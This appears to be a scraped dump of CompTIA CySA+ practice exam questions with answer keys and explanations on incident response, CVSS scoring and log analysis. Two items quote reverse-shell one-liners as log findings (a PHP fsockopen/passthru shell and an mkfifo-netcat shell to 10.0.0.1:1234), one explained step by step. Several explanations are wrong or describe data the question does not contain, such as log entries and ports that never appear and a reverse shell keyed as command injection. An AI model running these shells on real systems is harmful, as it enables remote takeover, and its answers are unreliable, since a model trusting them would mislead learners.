NEW QUESTION 28

Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

- A. Business continuity plan
- B. Vulnerability management plan
- C. Disaster recovery plan
- D. Asset management plan

Answer: C

NEW QUESTION 30

Following a recent security incident, the Chief Information Security Officer is concerned with improving visibility and reporting of malicious actors in the environment. The goal is to reduce the time to prevent lateral movement and potential data exfiltration. Which of the following techniques will best achieve the improvement?

- A. Mean time to detect
- B. Mean time to respond
- C. Mean time to remediate
- D. Service-level agreement uptime

Answer: A

Explanation:

Mean time to detect (MTTD) is a metric that measures how quickly an organization can identify a security incident or a malicious actor in the environment. Reducing MTTD can improve visibility and reporting of threats, as well as prevent lateral movement and data exfiltration by detecting them sooner.

NEW QUESTION 35

A security audit for unsecured network services was conducted, and the following output was generated:

```
#nmap --top-ports 7 192.29.0.5
```

PORT	STATE	SERVICE
21	closed	ftp
22	open	ssh
23	filtered	telnet
636	open	ldaps
1723	open	pptp
443	closed	https
3389	closed	ms-term-server

Which of the following services should the security team investigate further? (Select two).

- A. 21
- B. 22
- C. 23
- D. 636
- E. 1723
- F. 3389

Answer: CD

Explanation:

The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices. The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service.

Among the six ports listed, two are particularly risky and should be investigated further by the security team: port 23 and port 636.

Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution. Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers. Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host.

Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated. For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections.

Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 636.

NEW QUESTION 39

A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

- A. Weaponization
- B. Reconnaissance
- C. Delivery
- D. Exploitation

Answer: D

Explanation:

The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official References: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

NEW QUESTION 41

Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

- A. Join an information sharing and analysis center specific to the company's industry.
- B. Upload threat intelligence to the IPS in STIX/TAXII format.
- C. Add data enrichment for IPS in the ingestion pipeline.
- D. Review threat feeds after viewing the SIEM alert.

Answer: C

Explanation:

The best option to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address is C. Add data enrichment for IPS in the ingestion pipeline.

Data enrichment is the process of adding more information and context to raw data, such as IP addresses, by using external sources. Data enrichment can help analysts to gain more insights into the nature and origin of the threats they face, and to prioritize and respond to them accordingly. Data enrichment for IPS (Intrusion Prevention System) means that the IPS can use enriched data to block or alert on malicious traffic based on various criteria, such as geolocation, reputation, threat intelligence, or behavior. By adding data enrichment for IPS in the ingestion pipeline, analysts can leverage the IPS's capabilities to filter out known-malicious IP addresses before they reach the SIEM, or to tag them with relevant information for further analysis. This can save time and resources for the analysts, and improve the accuracy and efficiency of the SIEM.

The other options are not as effective or efficient as data enrichment for IPS in the ingestion pipeline. Joining an information sharing and analysis center (ISAC) specific to the company's industry (A) can provide valuable threat intelligence and best practices, but it may not be timely or comprehensive enough to cover all possible malicious IP addresses. Uploading threat intelligence to the IPS in STIX/TAXII format (B) can help the IPS to identify and block malicious IP addresses based on standardized indicators of compromise, but it may require manual or periodic updates and integration with the SIEM. Reviewing threat feeds after viewing the SIEM alert (D) can help analysts to verify and contextualize the malicious IP addresses, but it may be too late or too slow to prevent or mitigate the damage. Therefore, C is the best option among the choices given.

NEW QUESTION 42

An analyst is suddenly unable to enrich data from the firewall. However, the other open intelligence feeds continue to work. Which of the following is the most likely reason the firewall feed stopped working?

- A. The firewall service account was locked out.
- B. The firewall was using a paid feed.
- C. The firewall certificate expired.
- D. The firewall failed open.

Answer: C

Explanation:

The firewall certificate expired. If the firewall uses a certificate to authenticate and encrypt the feed, and the certificate expires, the feed will stop working until the certificate is renewed or replaced. This can affect the data enrichment process and the security analysis. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161.

NEW QUESTION 47

A security manager is looking at a third-party vulnerability metric (SMITTEN) to improve upon the company's current method that relies on CVSSv3. Given the following:

Vulnerability 1

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N - Base Score: 7.5
 High

SMITTEN: Malware exploitable: No; Exploit Activity: Low; Exposed Externally: No

Vulnerability 2

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N - Base Score: 5.4
 Medium

SMITTEN: Malware exploitable: Yes; Exploit Activity: HIGH; Exposed Externally: Yes

Vulnerability 3

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H - Base Score: 9.8
 Critical

SMITTEN: Malware exploitable: No; Exploit Activity: None; Exposed Externally: Yes

Vulnerability 4

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H - Base Score: 9.9
 Critical

SMITTEN: Malware exploitable: Yes; Exploit Activity: Medium; Exposed Externally: No

Which of the following vulnerabilities should be prioritized?

- A. Vulnerability 1
- B. Vulnerability 2
- C. Vulnerability 3
- D. Vulnerability 4

Answer: B

Explanation:

Vulnerability 2 should be prioritized as it is exploitable, has high exploit activity, and is exposed externally according to the SMITTEN metric. References: Vulnerability Management Metrics: 5 Metrics to Start Measuring in Your Program, Section: Vulnerability Severity.

NEW QUESTION 50

Exploit code for a recently disclosed critical software vulnerability was publicly available (or download for several days before being removed). Which of the following CVSS v.3.1 temporal metrics was most impacted by this exposure?

- A. Remediation level
- B. Exploit code maturity
- C. Report confidence
- D. Availability

Answer: B

Explanation:

Exploit code maturity in the CVSS v.3.1 temporal metrics refers to the reliability and availability of exploit code for a vulnerability. Public availability of exploit code increases the exploit code maturity score.

The availability of exploit code affects the 'Exploit Code Maturity' metric in CVSS v.3.1. This metric evaluates the level of maturity of the exploit that targets the vulnerability. When exploit code is readily available, it suggests a higher level of maturity, indicating that the exploit is more reliable and easier to use.

NEW QUESTION 55

A company recently removed administrator rights from all of its end user workstations. An analyst uses CVSSv3.1 exploitability metrics to prioritize the vulnerabilities for the workstations and produces the following information:

Vulnerability name	CVSSv3.1 exploitability metrics
sweet.bike	AV:N AC:H PR:H UI:R
vote.4p	AV:N AC:H PR:H UI:N
nessie.explosion	AV:L AC:L PR:H UI:R
great.skills	AV:N AC:L PR:N UI:N

Which of the following vulnerabilities should be prioritized for remediation?

- A. nessie.explosion
- B. vote.4p
- C. sweet.bike
- D. great.skills

Answer: A

Explanation:

nessie.explosion should be prioritized for remediation, as it has the highest CVSSv3.1 exploitability score of 8.6. The exploitability score is a sub-score of the CVSSv3.1 base score, which reflects the ease and technical means by which the vulnerability can be exploited. The exploitability score is calculated based on four metrics: Attack Vector, Attack Complexity, Privileges Required, and User Interaction. The higher the exploitability score, the more likely and feasible the vulnerability is to be exploited by an attacker¹². nessie.explosion has the highest exploitability score because it has the lowest values for all four metrics: Network (AV:N), Low (AC:L), None (PR:N), and None (UI:N). This means that the vulnerability can be exploited remotely over the network, without requiring any user interaction or privileges, and with low complexity. Therefore, nessie.explosion poses the greatest threat to the end user workstations, and should be remediated first. vote.4p, sweet.bike, and great.skills have lower exploitability scores because they have higher values for some of the metrics, such as Adjacent Network (AV:A), High (AC:H), Low (PR:L), or Required (UI:R). This means that the vulnerabilities are more difficult or less likely to be exploited, as they require physical proximity, user involvement, or some privileges³⁴. References: CVSS v3.1 Specification Document - FIRST, NVD - CVSS v3 Calculator, CVSS v3.1 User Guide - FIRST, CVSS v3.1 Examples - FIRST

NEW QUESTION 58

While reviewing web server logs, a security analyst discovers the following suspicious line:

```
php -r '$socket=fsockopen("10.0.0.1", 1234); passthru("/bin/sh -i &3 >&3 2>&3");'
```

Which of the following is being attempted?

- A. Remote file inclusion
- B. Command injection
- C. Server-side request forgery
- D. Reverse shell

Answer: B

Explanation:

The suspicious line in the web server logs is an attempt to execute a command on the server, indicating a command injection attack. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

NEW QUESTION 63

A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

- A. Create a timeline of events detailing the date stamps, user account hostname and IP information associated with the activities
- B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
- C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identify the case as an HR-related

investigation
 D. Notify the SOC manager for awareness after confirmation that the activity was intentional

Answer: B

Explanation:

The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

NEW QUESTION 68

Which of following would best mitigate the effects of a new ransomware attack that was not properly stopped by the company antivirus?

- A. Install a firewall.
- B. Implement vulnerability management.
- C. Deploy sandboxing.
- D. Update the application blocklist.

Answer: C

Explanation:

Sandboxing is a technique that isolates potentially malicious programs or files in a controlled environment, preventing them from affecting the rest of the system. It can help mitigate the effects of a new ransomware attack by preventing it from encrypting or deleting important data or spreading to other devices. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 202; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 210.

NEW QUESTION 70

A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?

- A. Ask the web development team to update the page contents
- B. Add the IP address allow listing for control panel access
- C. Purchase an appropriate certificate from a trusted root CA
- D. Perform proper sanitization on all fields

Answer: D

Explanation:

The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application. Sanitization can help prevent various types of attacks, such as cross-site scripting (XSS), SQL injection, or command injection, that exploit unsanitized input or data to execute malicious scripts, commands, or queries on a system or application. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment, which is XSS.

NEW QUESTION 72

Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

- A. MITRE ATTACK
- B. Cyber Kill Cham
- C. OWASP
- D. STIXTAXII

Answer: A

Explanation:

MITRE ATT&CK is a framework and knowledge base that describes the tactics, techniques, and procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT&CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT&CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities

NEW QUESTION 77

A security analyst noticed the following entry on a web server log:

Warning: fopen (http://127.0.0.1:16) :
failed to open stream:
Connection refused in /hj/var/www/showimage.php on line 7
Which of the following malicious activities was most likely attempted?

- A. XSS
- B. CSRF
- C. SSRF
- D. RCE

Answer: C

Explanation:

The malicious activity that was most likely attempted is SSRF (Server-Side Request Forgery). This is a type of attack that exploits a vulnerable web application to make requests to other resources on behalf of the web server. In this case, the attacker tried to use the fopen function to access the local loopback address (127.0.0.1) on port 16, which could be a service that is not intended to be exposed to the public. The connection was refused, indicating that the port was closed or filtered. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 2: Software and Application Security, page 66.

NEW QUESTION 82

An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

- A. CIS Benchmarks
- B. PCI DSS
- C. OWASP Top Ten
- D. ISO 27001

Answer: A

Explanation:

The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently. PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks.

NEW QUESTION 86

Each time a vulnerability assessment team shares the regular report with other teams, inconsistencies regarding versions and patches in the existing infrastructure are discovered. Which of the following is the best solution to decrease the inconsistencies?

- A. Implementing credentialed scanning
- B. Changing from a passive to an active scanning approach
- C. Implementing a central place to manage IT assets
- D. Performing agentless scanning

Answer: C

Explanation:

Implementing a central place to manage IT assets is the best solution to decrease the inconsistencies regarding versions and patches in the existing infrastructure. A central place to manage IT assets, such as a configuration management database (CMDB), can help the vulnerability assessment team to have an accurate and up-to-date inventory of all the hardware and software components in the network, as well as their relationships and dependencies. A CMDB can also track the changes and updates made to the IT assets, and provide a single source of truth for the vulnerability assessment team and other teams to compare and verify the versions and patches of the infrastructure. Implementing credentialed scanning, changing from a passive to an active scanning approach, and performing agentless scanning are all methods to improve the vulnerability scanning process, but they do not address the root cause of the inconsistencies, which is the lack of a central place to manage IT assets. References: What is a Configuration Management Database (CMDB)?, How to Use a CMDB to Improve Vulnerability Management, Vulnerability Scanning Best Practices

NEW QUESTION 88

An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:

- created the initial evidence log.
- disabled the wireless adapter on the device.
- interviewed the employee, who was unable to identify the website that was accessed
- reviewed the web proxy traffic logs.

Which of the following should the analyst do to remediate the infected device?

- A. Update the system firmware and reimage the hardware.
- B. Install an additional malware scanner that will send email alerts to the analyst.
- C. Configure the system to use a proxy server for Internet access.
- D. Delete the user profile and restore data from backup.

Answer: A

Explanation:

Updating the system firmware and reimaging the hardware is the best action to perform to remediate the infected device, as it helps to ensure that the device is restored to a clean and secure state and that any traces of malware are removed. Firmware is a type of software that controls the low-level functions of a hardware device, such as a motherboard, hard drive, or network card. Firmware can be updated or flashed to fix bugs, improve performance, or enhance security. Reimaging is a process of erasing and restoring the data on a storage device, such as a hard drive or a solid state drive, using an image file that contains a copy of the operating system, applications, settings, and files. Reimaging can help to recover from system failures, data corruption, or malware infections. Updating the

system firmware and reimaging the hardware can help to remediate the infected device by removing any malicious code or configuration changes that may have been made by the malware, as well as restoring any missing or damaged files or settings that may have been affected by the malware. This can help to prevent further damage, data loss, or compromise of the device or the network. The other actions are not as effective or appropriate as updating the system firmware and reimaging the hardware, as they do not address the root cause of the infection or ensure that the device is fully cleaned and secured. Installing an additional malware scanner that will send email alerts to the analyst may help to detect and remove some types of malware, but it may not be able to catch all malware variants or remove them completely. It may also create conflicts or performance issues with other security tools or systems on the device. Configuring the system to use a proxy server for Internet access may help to filter or monitor some types of malicious traffic or requests, but it may not prevent or remove malware that has already infected the device or that uses other methods of communication or propagation. Deleting the user profile and restoring data from backup may help to recover some data or settings that may have been affected by the malware, but it may not remove malware that has infected other parts of the system or that has persisted on the device.

NEW QUESTION 92

A SOC analyst identifies the following content while examining the output of a debugger command over a client-server application: `getconnection (database01, "alpha " , "AXTV. 127GdCx94GTd")` ; Which of the following is the most likely vulnerability in this system?

- A. Lack of input validation
- B. SQL injection
- C. Hard-coded credential
- D. Buffer overflow attacks

Answer: C

Explanation:

The most likely vulnerability in this system is hard-coded credential. Hard-coded credential is a practice of embedding or storing a username, password, or other sensitive information in the source code or configuration file of a system or application. Hard-coded credential can pose a serious security risk, as it can expose the system or application to unauthorized access, data theft, or compromise if the credential is discovered or leaked by an attacker. Hard-coded credential can also make it difficult to change or update the credential if needed, as it may require modifying the code or file and redeploying the system or application.

NEW QUESTION 94

A team of analysts is developing a new internal system that correlates information from a variety of sources analyzes that information, and then triggers notifications according to company policy Which of the following technologies was deployed?

- A. SIEM
- B. SOAR
- C. IPS
- D. CERT

Answer: A

Explanation:

SIEM (Security Information and Event Management) technology aggregates and analyzes activity from many different resources across your IT infrastructure. The description of correlating information from various sources and triggering notifications aligns with the capabilities of a SIEM system.

NEW QUESTION 98

An organization has experienced a breach of customer transactions. Under the terms of PCI DSS, which of the following groups should the organization report the breach to?

- A. PCI Security Standards Council
- B. Local law enforcement
- C. Federal law enforcement
- D. Card issuer

Answer: D

Explanation:

Under the terms of PCI DSS, an organization that has experienced a breach of customer transactions should report the breach to the card issuer. The card issuer is the financial institution that issues the payment cards to the customers and that is responsible for authorizing and processing the transactions. The card issuer may have specific reporting requirements and procedures for the organization to follow in the event of a breach. The organization should also notify other parties that may be affected by the breach, such as customers, law enforcement, or regulators, depending on the nature and scope of the breach. Official References: <https://www.pcisecuritystandards.org/>

NEW QUESTION 99

An analyst is conducting monitoring against an authorized team that will perform adversarial techniques. The analyst interacts with the team twice per day to set the stage for the techniques to be used. Which of the following teams is the analyst a member of?

- A. Orange team
- B. Blue team
- C. Red team
- D. Purple team

Answer: A

Explanation:

The correct answer is A. Orange team. An orange team is a team that is involved in facilitation and training of other teams in cybersecurity. An orange team assists the yellow team, which is the management or leadership team that oversees the cybersecurity strategy and governance of an organization. An orange team helps the yellow team to understand the cybersecurity risks and challenges, as well as the roles and responsibilities of other teams, such as the red, blue, and purple teams¹². In this scenario, the analyst is conducting monitoring against an authorized team that will perform adversarial techniques. This means that the analyst is observing and evaluating the performance of another team that is simulating real-world attacks against the organization's systems or networks. This could be either a red

team or a purple team, depending on whether they are working independently or collaboratively with the defensive team³⁴⁵. The analyst interacts with the team twice per day to set the stage for the techniques to be used. This means that the analyst is providing guidance and feedback to the team on how to conduct their testing and what techniques to use. This could also involve setting up scenarios, objectives, rules of engagement, and success criteria for the testing. This implies that the analyst is facilitating and training the team to improve their skills and capabilities in cybersecurity¹². Therefore, based on these descriptions, the analyst is a member of an orange team, which is involved in facilitation and training of other teams in cybersecurity. The other options are incorrect because they do not match the role and function of the analyst in this scenario. Option B is incorrect because a blue team is a defensive security team that monitors and protects the organization's systems and networks from real or simulated attacks. A blue team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather defends against them³⁴⁵. Option C is incorrect because a red team is an offensive security team that discovers and exploits vulnerabilities in the organization's systems or networks by simulating real-world attacks. A red team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather performs them³⁴⁵. Option D is incorrect because a purple team is not a separate security team, but rather a collaborative approach between the red and blue teams to improve the organization's overall security. A purple team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather works with them³⁴⁵.

References:

- ? 1 Infosec Color Wheel & The Difference Between Red & Blue Teams
- ? 2 The colors of cybersecurity - UW-Madison Information Technology
- ? 3 Red Team vs. Blue Team vs. Purple Team Compared - U.S. Cybersecurity
- ? 4 Red Team vs. Blue Team vs. Purple Team: What's The Difference? | Varonis
- ? 5 Red, blue, and purple teams: Cybersecurity roles explained | Pluralsight Blog

NEW QUESTION 100

Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

- A. Log retention
- B. Log rotation
- C. Maximum log size
- D. Threshold value

Answer: D

Explanation:

A threshold value is a parameter that defines the minimum or maximum level of a metric or event that triggers an alert. For example, a threshold value can be set to alert when the number of failed login attempts exceeds 10 in an hour, or when the CPU usage drops below 20% for more than 15 minutes. By setting a threshold value, the process can filter out irrelevant or insignificant alerts and focus on the ones that indicate a potential problem or anomaly. A threshold value can help to reduce the noise and false positives in the alert system, and improve the efficiency and accuracy of the analysis¹².

NEW QUESTION 104

Which of the following techniques can help a SOC team to reduce the number of alerts related to the internal security activities that the analysts have to triage?

- A. Enrich the SIEM-ingested data to include all data required for triage.
- B. Schedule a task to disable alerting when vulnerability scans are executing.
- C. Filter all alarms in the SIEM with low severity.
- D. Add a SOAR rule to drop irrelevant and duplicated notifications.

Answer: B

NEW QUESTION 105

A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

- A. Geoblock the offending source country
- B. Block the IP range of the scans at the network firewall.
- C. Perform a historical trend analysis and look for similar scanning activity.
- D. Block the specific IP address of the scans at the network firewall

Answer: A

Explanation:

Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official References:

- ? <https://www.blumira.com/geoblocking/>
- ? <https://www.avg.com/en/signal/geo-blocking>

NEW QUESTION 107

An analyst views the following log entries:

```
202.180.158.22 - - [12/Aug/2018:11:42:20 -0200] "GET /src/sourceCode.bat\HTTP/1.0" 404 291
134.17.188.5 - - [12/Aug/2018:13:04:16 -0200] "GET /img/orgChart.jpg\HTTP/1.0" 200 291
121.19.30.221 - - [12/Aug/2018:13:04:17 -0200] "GET /cgi-bin/stats.pl?month=12\HTTP/1.0" 200 291
134.17.188.5 - - [12/Aug/2018:13:04:17 -0200] "GET /img/orgChartDirectors.jpg\HTTP/1.0" 200 291
134.17.188.5 - - [12/Aug/2018:13:04:17 -0200] "GET /img/orgChartStaff.jpg\HTTP/1.0" 200 291
134.17.188.5 - - [12/Aug/2018:13:04:18 -0200] "GET /img/orgChartUnderlings.jpg\HTTP/1.0" 404 291
216.122.5.5 - - [12/Aug/2018:13:04:18 -0200] "GET /cgi-bin/quarterly.pl?qtr=3\HTTP/1.0" 404 291
134.17.188.5 - - [12/Aug/2018:13:04:18 -0200] "GET /img/orgChartUnderUnderlings.jpg.jpg\HTTP/1.0" 404 291
```

The organization has a partner vendor with hosts in the 216.122.5.x range. This partner vendor is required to have access to monthly reports and is the only external vendor with authorized access. The organization prioritizes incident investigation according to the following hierarchy: unauthorized data disclosure is more critical than denial of service attempts.

which are more important than ensuring vendor data access.

Based on the log files and the organization's priorities, which of the following hosts warrants additional investigation?

- A. 121.19.30.221
- B. 134.17.188.5
- C. 202.180.1582
- D. 216.122.5.5

Answer: A

Explanation:

The correct answer is A. 121.19.30.221.

Based on the log files and the organization's priorities, the host that warrants additional investigation is 121.19.30.221, because it is the only host that accessed a file containing sensitive data and is not from the partner vendor's range.

The log files show the following information:

? The IP addresses of the hosts that accessed the web server

? The date and time of the access

? The file path of the requested resource

? The number of bytes transferred

The organization's priorities are:

? Unauthorized data disclosure is more critical than denial of service attempts

? Denial of service attempts are more important than ensuring vendor data access According to these priorities, the most serious threat to the organization is unauthorized data disclosure, which occurs when sensitive, protected, or confidential data is copied, transmitted, viewed, stolen, altered, or used by an individual unauthorized to do so. Therefore, the host that accessed a file containing sensitive data and is not from the partner vendor's range poses the highest risk to the organization.

The file that contains sensitive data is /reports/2023/financials.pdf, as indicated by its name and path. This file was accessed by two hosts: 121.19.30.221 and 216.122.5.5. However, only 121.19.30.221 is not from the partner vendor's range, which is 216.122.5.x. Therefore, 121.19.30.221 is a potential unauthorized data disclosure threat and warrants additional investigation.

The other hosts do not warrant additional investigation based on the log files and the organization's priorities.

Host 134.17.188.5 accessed /index.html multiple times in a short period of time, which could indicate a denial of service attempt by flooding the web server with requests. However, denial of service attempts are less critical than unauthorized data disclosure according to the organization's priorities, and there is no evidence that this host succeeded in disrupting the web server's normal operations.

Host 202.180.1582 accessed /images/logo.png once, which does not indicate any malicious activity or threat to the organization.

Host 216.122.5.5 accessed /reports/2023/financials.pdf once, which could indicate unauthorized data disclosure if it was not authorized to do so. However, this host is from the partner vendor's range, which is required to have access to monthly reports and is the only external vendor with authorized access according to the organization's requirements. Therefore, based on the log files and the organization's priorities, host 121.19.30.221 warrants additional investigation as it poses the highest risk of unauthorized data disclosure to the organization.

NEW QUESTION 110

A security analyst detected the following suspicious activity:

```
rm -f /tmp/f;mknode /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f
```

 Which of the following most likely describes the activity?

- A. Network pivoting
- B. Host scanning
- C. Privilege escalation
- D. Reverse shell

Answer: D

Explanation:

The command `rm -f /tmp/f;mknode /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f` is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:

• `rm -f /tmp/f` deletes any existing file named /tmp/f

• `mknode /tmp/f p` creates a named pipe (FIFO) file named /tmp/f

• `cat /tmp/f|/bin/sh -i 2>&1` reads from the pipe and executes the commands using /bin/sh in interactive mode, redirecting the standard error to the standard output

• `nc 10.0.0.1 1234 > tmp/f` connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe

This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.

References Hack the Galaxy

Reverse Shell Cheat Sheet

NEW QUESTION 114

A security analyst receives an alert for suspicious activity on a company laptop. An excerpt of the log is shown below:

Event #	Process	Parent process
1	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.exe)	Command Prompt (cmd.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
4	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell (powershell.exe)
6	Windows Explorer (Explorer.exe)	Google Chrome (chrome.exe)

Which of the following has most likely occurred?

- A. An Office document with a malicious macro was opened.
- B. A credential-stealing website was visited.
- C. A phishing link in an email was clicked
- D. A web browser vulnerability was exploited.

Answer: A

Explanation:

An Office document with a malicious macro was opened is the most likely explanation for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade detection and analysis. The other options are not as likely as an Office document with a malicious macro was opened, as they do not match the evidence in the log excerpt. A credential-stealing website was visited is possible, but it does not explain why PowerShell was used to download and execute code from a URL. A phishing link in an email was clicked is also possible, but it does not explain what happened after the link was clicked or how PowerShell was involved. A web browser vulnerability was exploited is unlikely, as it does not explain why PowerShell was used to download and execute code from a URL.

NEW QUESTION 118

An incident response team is working with law enforcement to investigate an active web server compromise. The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Select two).

- A. Drop the tables on the database server to prevent data exfiltration.
- B. Deploy EDR on the web server and the database server to reduce the adversaries capabilities.
- C. Stop the httpd service on the web server so that the adversary can not use web exploits
- D. use micro segmentation to restrict connectivity to/from the web and database servers.
- E. Comment out the HTTP account in the / etc/passwd file of the web server
- F. Move the database from the database server to the web server.

Answer: BD

Explanation:

Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them. Official References:

- ? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- ? <https://www.comptia.org/certifications/cybersecurity-analyst>
- ? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 120

